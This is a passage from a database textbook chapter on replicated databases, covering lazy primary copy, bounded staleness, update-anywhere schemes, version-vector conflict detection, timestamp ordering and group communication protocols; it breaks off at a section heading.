Lazy propagation sets itself the goal to increase the performance at the primary site by allowing it to unilaterally decide whether to commit or abort a transaction; that




Figure 26.12 Lazy primary copy with: (a) linear interaction; (b) constant interaction.

is, the primary site does not have to wait for any secondary sites. Since the update propagation is not within the transaction boundary, the response time is shorter than with eager replication (the higher the network latency, the bigger is this effect). To maintain the transaction's execution order, FIFO (first-in-first-out) message delivery is used. A primary site can choose to propagate update by update, as illustrated in Figure 26.12(a), or propagate the entire write-set, as illustrated in Figure 26.12(b). Further, voting ensures the atomic installation of updates at all secondary sites, which can be reduced to a single acknowledgement, as we discuss shortly.

Recovery

As discussed with the previous scheme, the existence of a primary copy requires appropriate recovery mechanisms. However, a possible major drawback associated with lazy replication occurs if the primary site fails, then all updates that have not yet been applied at a secondary site are lost. A solution to overcome this is to use one or more dedicated servers to back up the primary copy and eagerly update the back-up(s), in addition to a voting phase. This solution represents a trade-off between lazy propagation for secondary sites and eager propagation for these dedicated back-up sites. In case of network partitioning, an epoch set must elect the new primary site and its dedicated backup site(s).

Bounding staleness

Owing to the lazy propagation, secondary sites provide stale data. Using a fixed schedule or starting the propagation immediately after the commit at the primary site are two common ways to control the staleness by the time of update

propagation. While the first one is adequate to synchronize the operational data of different branches, the latter one ensures minimal inconsistency. However, both approaches are rather static and do not consider application-specific requirements on a finer scale. For example, some data should not be older than a certain time and other data should not deviate from the primary copy more than a certain threshold difference. In total, there are three important boundary types:

- *Time-bound staleness*: A certain data item is stale for at most t time units at a secondary site. The primary site maintains the time of the last update for this data element and if the threshold is reached the updates are propagated. Time-bound staleness is applicable to all data types.
- *Value-bound staleness*: The value of a certain data item at a secondary site never differs from a certain *threshold difference*. Here, the primary site maintains the difference between the values of the data item at the primary and secondary sites. After an update operation has been executed, the primary site checks the threshold. If the threshold has been reached, the update is propagated along with all updates that have not been propagated yet. To guarantee the staleness, the check for whether the threshold has been reached is performed before the update is written at the primary site and made available for propagation. For example, assume data item x has value 100 at each site and the permitted threshold is 10. If transaction T_1 writes the value 108 into x , the difference is 8 and below the threshold. If a transaction T_2 writes the value 112 into x , the difference would be 12 and the modifications of T_1 and T_2 would be propagated (that is, the value 112) in one step, which violates the value-based staleness at a secondary site. To avoid such a situation, the primary site has to propagate the 108 value first, reset the difference, and finally write 112 as the new value for x . Value-bound staleness is applicable to numeric data types only.
- *Update-bound staleness*: The number of updates missed by a secondary site is limited by an *update threshold*. For example, if the value is set to 1 for data item x , every update has to be propagated immediately. If it is set to 2, every second update has to be propagated only. Again, time-bound staleness is applicable to all data types. Note that update-bound staleness is the general case and time-bound as well as value-bound staleness can be mapped to the allowed number of updates.

It is also possible to have different bounds for different sites. In this case the primary site has to associate the different bounds with different site identifiers. Further, it is also possible to use a *pull* or a *push* based approach. The interested reader is referred to Kemme et al. (2010) for further details. Bounds are defined for a data item and not for a transaction and the effects of update propagation should be taken into account.

Propagation To help understand propagation, we start with an example. Transaction T_1 updates data items x and y , where x and y have different bounds. As a result, the change on x is propagated at time t_1 and the change on y at time t_3 ($t_3 > t_1$). At time t_2 ($t_1 < t_2 < t_3$) read-only transaction T_2 reads x and y and T_2 sees the updated value of x , but not that of y , which is not a serializable execution. One solution to this problem is to require the primary site to propagate all updates of a transaction if at least one threshold has been reached. For example, transactions T_1 updates x and z ($x \rightarrow z$) (the arrow symbol represents an order and means x is executed before z), T_2 updates y and z ($y \rightarrow z$). In the situation where y 's

threshold is violated by T_2 , $y(T_2) \rightarrow z(T_2) \rightarrow T_1(z) \rightarrow T_1(x)$ have to be propagated. Such a cascading behavior can lead to a situation where almost all updates result in an immediate propagation and the advantage of thresholds becomes negligible. Further, the order of a transaction's operations has to be maintained. Thus, either a mechanism regulates the cascading behavior or another approach is used. Kemme et al. (2010) describe a mechanism that is possible if write-sets are propagated rather than operations. The idea is to tag a write-set with an *at-the-latest timestamp* in the case of a time-bound staleness. For a value-bound staleness and update-bound staleness the approach works in an equivalent way. This approach works only for a constant interaction with write-set extraction.

Normally, we would expect that a transaction has been terminated at the primary site before it comes to any interaction with a secondary site, and hence it is not necessary to immediately broadcast the operations once executed at the primary site. However, broadcasting the updates separately does not affect the response time because this task can be implemented easily with background threads. The advantage of such a practice is that a secondary site has all the operations available at the time when the primary site decides to finalize the transaction. Such a practice is advantageous in an environment where:

- short response times are necessary;
- The time between the commit at the primary site and the installation at the secondary sites has to be small;
- The number of messages has no substantial impact on the performance.

Particularly for large transactions where the write-set extraction is expensive, this can be a valuable strategy.

From a recovery point of view, linear update propagation has no valuable effect. Even though the updates are available at the secondary sites in case the primary site fails, the final decision of the primary site is crucial. This decision in turn is only available at the time when the primary site decides to apply the updates. Note, only committed updates are allowed to be recovered. In this scheme, the voting phase is changed to an acknowledgement phase. The reason for this is that lazy propagation requires a secondary site to accept the decision made by the primary site. If a secondary site is allowed to reject a decision made by the primary site, although the primary site has committed and the rejection of the secondary site would retroactively affect the primary site, the consequence is that an already committed state needs to be rolled back at the primary site. However, this is not possible. Even the execution of a compensation transaction might result in cascading rollbacks. Therefore, voting in combination with lazy update propagation means all secondary copies converge to the same state, which ensures weak (eventual) consistency. If a secondary site cannot apply the update, a solution is to remove this site and abort active transactions until all missed updates have been applied. The reason for such a rigorous practice is that other secondary sites as well as the primary site remain unaffected by the abort of one secondary site, but consistency is still preserved. Note, even though queries might always see stale data in lazy propagation schemes, all secondary sites should converge to the same state. The execution of a query has to result in the same response no matter which site has executed the query (relaxations are possible according to the concrete application scenario, but not considered here).

Controlling the staleness of a secondary site based on the requirements of a data item is a good solution, but care has to be taken with cascading behavior. Another issue is the effort needed to define bounds for data items. This effort should be considered with respect to the possibility of using an eager or lazy but immediate propagation.

Due to the rigorous constraint that a secondary site is no longer permitted to serve any request until all missed updates have been applied, the scheme guarantees eventual consistency. Session consistency (*read-your-own-writes*) is not provided without any further mechanism. If within a session one transaction updates a data item at the primary site and a subsequent transaction of the same session wants to read this previously updated data item at a secondary site, a race condition could happen; that is, there is no guarantee that the update has been propagated already. One solution to prevent such a race condition is to link the session to the primary site as soon as one update has been executed and redirect any subsequent read, even of a different transaction but of the same session, to the primary site. In that sense, this is a measure to control the staleness. The message overhead for a single transaction is estimated as $(n - 1)(m + 1)$ (m updates * $n - 1$ remote sites, $n - 1$ acknowledgments) for linear interaction or $2n - 2$ ($n - 1$ update propagations, $n - 1$ acknowledgments) for constant interaction. The disadvantages of the scheme are:

- if the number of update transactions increase, the primary might quickly become a bottleneck;
- expensive recovery;
- secondary sites provide stale data to queries;
- transactions have to be explicitly labeled as read-only, which conflicts with replication transparency;

while the advantages of the scheme are:

- increased performance of the primary site due to lazy propagation;
- acknowledgment ensures that all secondary copies end up in the same state;
- using mechanisms to control the staleness of data control the inconsistency due to the laziness.

26.3.3 Eager Update Anywhere

In this section, we present an ROWA scheme where updates are processed by some sites and are then eagerly broadcast to all other sites. The propagation of updates takes place within the boundary of the local transaction and atomicity is ensured by a final voting phase. Locking based protocols of this scheme have been discussed in Section 25.2.3. Note that we consider a linear interaction only. The scheme is illustrated in Figure 26.13.

Recovery

Compared to primary copy, an advantage of this scheme is that multiple primary copies simplify recovery (each site is a primary site) and the eager propagation in combination with voting ensures *n-safe* sites. However, network partitioning requires majority consensus too. If partitions continue to process updates simultaneously, their states diverge and it might be impossible to restore one consistent




Figure 26.13 Eager update anywhere with linear interaction and voting.

state once the network becomes reunified. In contrast to primary copy, the epoch set (the majority) does not have to elect a new primary (see Section 26.3.1).

The flexibility to update at any site has some drawbacks that need careful consideration. In particular, to ensure all sites are consistent at every point in time requires significant communication overhead. If locking is used as the concurrency control protocol, it has been shown that in an “update anywhere-anytime-anyway” system the transactional replication has unstable behavior as the workload scales up: a 10-fold increase in nodes and traffic gives a thousand-fold increase in deadlocks or reconciliations. This scheme produces 1CSR schedules. The message overhead for a single transaction is estimated as $(n - 1)(m + 2)(m \text{ updates} * n - 1 \text{ remote sites}, n - 1 \text{ votes}, n - 1 \text{ votes})$. One key advantage of the scheme is that there is no single point of failure. The disadvantages of this scheme include:

- performance overhead required to keep all copies consistent;
- a 2PC protocol can block in the case of failures;
- there is a high probability of deadlocks.

26.3.4 Lazy Update Anywhere

In this ROWA scheme, updates are allowed at any site but are lazily propagated to remote sites. When multiple sites are allowed to update replicated data and updates are lazily propagated, a mechanism must be employed to detect conflicting updates and restore data consistency. The problem is that any site can initially decide whether to commit or abort a transaction and the situation might happen where two sites have conflicting, but already committed, modifications. In a lazy primary copy scheme, it is possible to remove a secondary site that does not accept an update. This is not possible here, because every site is a primary site and due to the laziness, any site might have locally committed, but conflicting transactions, not propagated yet. To resolve conflicts, mechanisms to detect and resolve conflicts are key to make this scheme feasible. We discuss one mechanism to detect conflicts and provide an overview of mechanisms to resolve them.

Conflict detection using version vectors

To detect conflicts, each site maintains a *version* for every data item. A version is a tuple, consisting of:

- the *latest committed value* of the data item;
- a *version ID*, which is a tuple consisting of the site identifier and the local version;
- a version vector.

The version vector V represents the versions seen by a site such that the i th position in the vector corresponds to the version of the i th site that has been incorporated into the current value of x . For example, $(2, 1, 1)$ is a version vector that indicates site S_1 is aware of its own latest version 2 as well as versions 1 for sites S_2 and S_3 , which have been incorporated into the current, but not yet committed, value of x . A complete version for data item x at site S_1 may be $x = (3, (2, 1), (1, 2, 1))$, where 3 is the latest value of x , the site is S_2 , the latest local version is 2, and S_1 is aware that versions $(1, 2, 1)$ have been incorporated into x .

To detect conflicts, sites exchange their versions and compare the version vectors with each other. To exchange versions, a site broadcasts its own versions and all versions that have been received. This practice significantly increases the probability that each site receives all versions. For example, if site S_1 can communicate with S_2 but not with S_3 , but S_2 can communicate with S_3 , S_3 receives the versions of S_1 via S_2 . Once a site receives a version, the version vector is compared with the latest local version vector for that data item. The comparison validates if the version vector V covers the same set of sites (the length of the vectors has to be equal) and if for every index position i , $V[i] \geq V'[i]$ where V' is the latest version vector of that data item. If the comparison validates to true, we say that V *dominates* V' . If neither dominates the other, we say V and V' are incomparable and a replication conflict is present.

As an example, consider Figure 26.14 where we have three sites S_1 , S_2 , and S_3 . Initially the version of x is $(0, (3, 1), (1, 1, 1))$ and S_3 is the site that has written value $x = 0$ last and produced version 1. Now, S_1 and S_3 concurrently update x , write the new version for x and send the new version to S_2 . As soon as S_2 receives the version from S_1 it starts a validation. Since the versions of the received vector are greater than or equal to the local version vector of x , that is, $(2, 1, 1) > (1, 1, 1)$, S_2 appends the new version for x and sends this new version to S_3 (usually S_2 would broadcast the version to all sites except S_1). Now, S_2 receives the version from S_3 and compares the version vectors again. This time, however, a conflict is detected because neither of the vectors dominates the other; they are incomparable. S_1 has missed the update by S_3 and vice versa. Assuming the version vector of S_3 dominates the one of S_1 , for example, $(2, 1, 2)$ dominates $(2, 1, 1)$, no conflict is given because S_3 has seen the updates of S_1 . S_1 is not aware of the conflict as it has not seen the version of S_3 yet. To ensure that all sites are aware of the conflict, S_2 forwards S_3 's version to S_1 .

It is important to understand that conflict detection still requires a conflict resolution, called *reconciliation*. Reconciliation is an additional step and there are different mechanisms and the concrete mechanism depends on the semantics of the data item as discussed in the next section.

Conflict resolution

There have been many mechanisms proposed for conflict resolution, but some of the most common are as follows:




Figure 26.14 Conflict detection using version vectors (Bernstein and Newcomer, 2009).

- *Earliest and latest timestamps:* Apply the update corresponding to the data with the earliest or latest timestamp.
- *Site priority:* Apply the update from the site with the highest priority.
- *Additive and average updates:* Commutatively apply the updates. This type of conflict resolution can be used where changes to an attribute are of an additive form; for example: $\text{salary} = \text{salary} + x$.
- *Minimum and maximum values:* Apply the updates corresponding to an attribute with the minimum or maximum value.
- *User-defined:* Allow the DBA to provide a user-defined procedure to resolve the conflict.

Different procedures may exist for different types of conflict.

- *Hold for manual resolution:* Record the conflict in an error log for the DBA to review at a later date and manually resolve.

Some systems also resolve conflicts that result from the distributed use of primary key or unique constraints, for example.

- *Append site name to duplicate value:* Append the global database name of the originating site to the replicated attribute value.
- *Append sequence to duplicate value:* Append a sequence number to the attribute value.
- *Discard duplicate value:* Discard the record at the originating site that causes errors.

Clearly, if conflict resolution is based on timestamps, it is vital that the timestamps from the various sites participating in replication include a time zone element or are based on the same time zone. For example, the database servers may be based

on Greenwich Mean Time (GMT) or some other acceptable time zone, preferably one that does not observe daylight saving time. If reconciliation is not possible, human intervention is required to manually resolve a conflict. Another assumption is that the longer reconciliation does not take place, the higher the probability of irresolvable conflicts.

Recovery

Even though each site is a primary site, recovery is more challenging in this scheme, particularly the reconstruction of the latest state due to the lazy propagation. If a site fails before the updates have been propagated, they are lost. The only solution to this problem is to back up each site with one or more additional sites and eagerly propagate updates to a backup. This represents a trade-off between lazy propagation for secondary copies and eager propagation for the dedicated backup sites. Unlike the previous scheme, in the case of network partitioning majorities are not required because a site might always diverge from others until propagation takes place. A reason to require a majority nevertheless is to reduce the number of reconciliations, as the longer lazy propagation does not reach all sites, the higher the probability of reconciliation and the higher the probability that reconciliation might fail.

Even though this scheme requires additional and expensive mechanisms to maintain consistency, many databases offer a replication technique of this scheme. There are application scenarios where data is mainly used locally and it is sufficient to synchronize updates due to a schedule, for example, every night. Also, mobile applications prefer to use an additional local database to cope with broken links. Once the connection is reestablished, they synchronize their modifications with the stationary database.

In service-oriented architectures (SOA), service autonomy is important to increase the reusability of a service and, similar to mobile applications, services might use their own local database and synchronize changes with other services or the underlying database.

Version vectors are an appropriate mechanism to detect conflicts, but they can become large if the number of sites increase. If the number of sites is not known or changes too frequently, for example, in mobile ad-hoc networks, the idea to associate the position of a version in the vector with the site identifier is no longer feasible.

Reconciliation is not possible for every kind of conflict and has to be carried out in a critical section, which causes other transactions to wait. (Note, a *section* is a generic term and describes a number of instructions, for example, a loop or an if-condition. Here, section refers to all instructions required to implement the reconciliation.) A section is critical if only one transaction (process, thread) is allowed to enter this section; usually, a mutex (lock) controls access to a critical section.

In terms of consistency, update anywhere with lazy update propagation is eventually consistent if conflict detection and resolution, including human intervention, is provided by the replication technique. The message overhead for a single transaction is estimated as $(n - 1)(2m + 1) + \delta$ (m updates * $n - 1$ remote sites, $n - 1$ acknowledgments, m updates * $n - 1$ version exchanges, δ reconciliation) for linear interaction or $3n - 3 + \delta(n - 1)$ update propagations, $n - 1$ acknowledgments, $n - 1$

version exchanges, δ reconciliation) for constant interaction. The disadvantages of the scheme are that:

- reconciliation is not possible for every conflict;
- human intervention is required to resolve conflicts if reconciliation fails;
- in the case of a failure, modifications not propagated yet are lost.

while the advantages of the scheme include:

- increased performance due to lazy propagation;
- high autonomy of a site.

26.3.5 Update Anywhere with Uniform Total Order Broadcast

In this section, we present the use of *uniform total order broadcasts* in a ROWA approach with a linear interaction. The scheme is illustrated in Figure 26.15. To motivate the discussion, consider *Triple Modular Redundant (TMR)* systems (Pittelli and Garcia-Molina, 1989), which have been developed for highly reliable systems, for example, airplanes. In a TMR system any command is processed by three independent processors, hence the name. A *delegate* forwards a command (operation) to the three processors such that each processor processes exactly the same command in the same order. Once a processor has processed a command, it forwards the result to a *voter*. The voter takes that result having the majority and sends the response to the client or forwards it to another component for further processing. A TMR system is consistent, because each processor processes the same command (read and write) in the same order. In summary, the properties of such a system are:

- (1) every processor does exactly the same amount of work;
- (2) all operations (read, write, begin, and end) are processed in the same order;
- (3) due to (2), the system is consistent (no Byzantine failures; that is, processors do not lie);




Figure 26.15 Update anywhere with total order broadcast.

- (4) the system tolerates only one faulty site;
- (5) three is the minimum bound for the number of processors to achieve a majority and the system only works with an odd number of processors;
- (6) increasing the number of processors increases the fault tolerance.

It is possible to apply the concept of a TMR system to a replicated database. However, this requires some careful adaptations and extensions. In contrast to a TMR with a fixed delegate, in an update anywhere architecture each site has the role of the delegate. Hence, to maintain the order in this scheme is more challenging. In contrast to a TMR system with one delegate only, the same order is achieved using an FIFO message delivery, but to maintain the order of all operations in an update anywhere architecture is a “many-to-many” problem. A first fundamental problem is that local clocks might produce equal timestamps, which makes an order impossible. In a TMR system reads are processed by all processors. Obviously, this is not a recommended solution to a replicated database as it significantly increases the message overhead. In an ROWA or ROWAA approach, reads are performed at only one site and local reads might conflict with global writes.

Timestamp ordering

We have discussed timestamp methods for centralized DBMSs in Section 22.2.5. The objective of timestamping is to order transactions globally in such a way that older transactions—transactions with *smaller* timestamps—get priority in the event of conflict. In a distributed environment, we still need to generate unique timestamps both locally and globally. Clearly, using the system clock or an incremental event counter at each site, as proposed in Section 22.2.5, would be unsuitable. Clocks at different sites would not be synchronized; similarly, if an event counter were used, it would be possible for different sites to generate the same value for the counter.

The general approach in distributed DBMSs is to use the concatenation of the local timestamp with a unique site identifier, $\langle \text{local timestamp}, \text{site identifier} \rangle$ (Lamport, 1978). The site identifier is placed in the least significant position to ensure that events can be ordered according to their occurrence as opposed to their location. To prevent a busy site from generating larger timestamps than slower sites, sites synchronize their timestamps. Each site includes its timestamp in inter-site messages. On receiving a message, a site compares its timestamp with the timestamp in the message and if its timestamp is smaller, sets it to some value greater than the message timestamp. For example, if site S_1 with current timestamp $\langle 10, 1 \rangle$ sends a message to site S_2 with current timestamp $\langle 15, 2 \rangle$ then site S_2 would not change its timestamp. On the other hand, if the current timestamp at S_2 is $\langle 5, 2 \rangle$ then it would change its timestamp to $\langle 11, 2 \rangle$.

Group communication protocols

In distributed computing, *Group Communication Protocols* are used to guarantee that a message is eventually delivered even in the presence of failures (for example, message loss) to all nonfaulty members of a group in an order that can be set by the broadcasting site, for example, total order. A group communication layer resides between the standard point-to-point communication and the application layer.

Application processes communicate with each other via provided interfaces and all application processes using this layer join together and build a group to solve a certain task, for example, to build a replicated database. A group communication layer provides the following functionality (Kemmer et al., 2010):

- *Membership*: A *view* represents the currently connected and alive processes in the *group* and a process can unilaterally decide to join or to leave a group. Since processes can fail, the group communication layer itself can detect whether a process has failed and consequently remove a faulty process from the group. Other members are informed if the group has changed.
- *Multicast*: The group communication layer provides a *reliable multicast* implementation that enables members to customize the reliability and order of message delivery.
 - *Reliability*: The layer provides two different settings:
 - *Reliable broadcast*: Once a message is delivered to one correct process, it will be delivered to all correct processes.
 - *Uniform reliable broadcast*: Guarantees that if a message is delivered to any process (correct or faulty), it will be delivered to all correct processes. This setting is required for a replicated database.
 - *Message order*: Messages can be delivered in different orders:
 - *Arbitrary order*.
 - *FIFO order*: If a process sends messages in the order $M_1 \rightarrow M_2$, all processes receive M_1 and M_2 in this order.
 - *Causal order*: If message M_1 causally precedes message M_2 , M_1 is delivered before M_2 at all sites. Note that causal order is the transitive extension of FIFO via causal dependencies.
 - *Total order*: All messages are delivered in the same order to all members independently of who sent them. This setting is required in an ROWA approach.
- *Virtual synchrony*: Virtual synchrony is the glue between group changes (view) and message delivery. For example, processes P_1 , P_2 , and P_3 build a group. Now, P_3 fails and once the group communication layer detects the faulty site, it sends a view-change message VC to the group. If P_1 receives VC before any message (for example, an update of P_2), it knows P_2 has also received VC before this message. After some time, at time t_1 say, P_3 is alive again and wants to rejoin the group. The first step of P_3 is to apply all missed updates from the time it fails t_0 until t_1 . At time t_2 , it has finished applying these updates. However, in the meanwhile P_1 and P_2 have continued with processing and P_3 has missed some updates again. P_3 can request the missing updates, but a mechanism is needed that avoids P_3 from continually requesting the same updates. A solution to this problem, which guarantees termination, is for P_3 to inform the group communication layer at the time it has applied most of the updates. The group communication layer sends a view-change (VC) message and all updates processed after this message will arrive at P_3 , too. This has to be done to ensure that P_3 receives all missed updates until the time VC has been sent.

Group communication has been proposed as the underlying protocol to decouple the aspects related to failure detection, ordering, and guaranteed message delivery from the actual concurrency control protocol itself. Group membership can keep track of faulty or new sites joining the replicated database and guarantees a total order required to achieve 1CSR (or other forms of isolation).

We mentioned above that the execution of read messages at each site is not an adequate solution. If we assume that read messages are executed by each site, then each site does exactly the same work in the same order. The consequence of such a practice is the redundancy of the voting phase, because if an exception (for example, a data integrity constraint violation) is thrown at one site it will also be thrown at the other sites. Further, if a site fails due to a hardware failure, the group communication layer detects this failure and the site has to leave the group. Even though omitting the voting phase is a possible approach, it is only feasible if reads are executed at every site too. If read-write conflicts can be detected at one site only, which is given in an ROWA approach, consistency cannot be preserved. One site might unilaterally decide to abort a transaction due to timing out caused by, for example, shared locks blocking write locks. Either the isolation is set to SI at every site (see next section) or we limit operations to procedure calls. In some application scenarios data access may be via stored procedures only. However, even stored procedures do not have exactly the same execution behavior on each site. First, they have to run exclusively to prevent local concurrency conflicts and, second, nondeterministic effects are not allowed. We do not discuss determinism in more detail and the interested reader is referred to Thomson and Abadi (2010) for some recent work in this field. Further, omitting the voting phase does not mean there is no acknowledgement of the receipt of a message. The group communication requires that a site acknowledges the receipt of a message. Only an acknowledgment allows the group communication layer to ensure that all sites receive a message in a particular order in a uniform way. However, reliable multicasts are faster than 2PC because it is not implemented at the application layer and (de-)serialization between the application and the communication layer is not required. In summary, in an ROWA approach voting is required because sites can unilaterally decide to abort a transaction due to local serialization conflicts.

Ordered lock acquisition

In this section, we discuss ordered lock acquisition that makes deadlock detection unnecessary and decreases the communication overhead. Importantly, it is a solution to a suggested problem that the probability of deadlocks increases by n^3 where n is the number of sites. As shown shortly, ordered lock acquisition is not possible in this technique. However, to better understand the challenges we discuss it here and present a technique that can use ordered lock acquisition in the next section.

As discussed in Section 25.3, locking at multiple sites can cause global deadlocks even if there is no local deadlock. Assuming the lock order is $x \rightarrow y$ at site S_1 , but $y \rightarrow x$ at site S_2 , merging the lock graphs leads to a cycle in the global lock graph. A graph has no cycle if it is possible to topologically sort the graph. Hence, locks have to be acquired in a predefined order at every site. To use the operation order as the acquisition order does not prevent deadlock, this would be a useful side-effect of the total order broadcast. For example, given transaction $T_1 = (w_1(x), w_1(y))$ and $T_2 = (w_2(y), w_2(x))$, a lock acquisition in operation order results in a deadlock. As discussed in Chapter 22, changing the order of a transaction's operations violates the causal order and the operation $w_1(x)$ has to be broadcasted before $w_1(y)$ and $w_2(y)$, respectively. However, if T_1 acquires locks in the order $x \rightarrow y$ and T_2 acquires locks in this order too, no deadlock is possible. The condition is: if a lock is not

granted according to the global lock order, the acquiring transaction has to wait until that lock is granted. Such an order has to be based on unique and sortable keys, for example, a combination of a primary key and object identifier. Ordered lock acquisition is feasible as changing the acquisition order does not imply a change to the order of operations. The acquisition of a lock is relevant and not the time (order) of acquisition.

Unfortunately, the acquisition of locks in a predefined order has a consequence: it only works if the read- and write-set of a transaction is known in advance, including implicit index look ups. Without this restriction, the lock manager might grant a lock on data item y even if a subsequent operation accesses data item x violating the order. Hence, since ordered lock acquisition is possible only if the read- and write-set are known in advance, it is not applicable to this scheme unless the complete transaction is delivered by the client. Such a replication technique is known as *active* or *state machine replication* (Pittelli and Garcia-Molina, 1989; Schneider, 1993), but is not considered here in more detail, because it would mean a constant interaction. With a linear interaction, global lock ordering is not possible.

Group communication is a powerful building block. However, the drawback is the component that orders and delivers broadcast messages can become a bottleneck if the update rate is high at each site. Also, owing to the linear interaction, a solution to the deadlock problem is still missing and we discuss a solution in the next section.

In terms of consistency, techniques of this scheme produce 1CSR schedules. The message overhead for a single transaction is estimated as $(n - 1)(lm + 2)$, (l reads + m updates) * $n - 1$ remote sites, $n - 1$ prepare, $n - 1$ votes. The disadvantages of the scheme are:

- the overhead to order messages;
- the high probability of deadlocks;

while the advantages of the scheme are that:

- no site is a single point of failure, which eases recovery;
- there is early conflict detection;
- group communication decouples aspects of reliability and execution order from the concurrency control protocol.

26.3.6 SI and Uniform Total Order Broadcast Replication

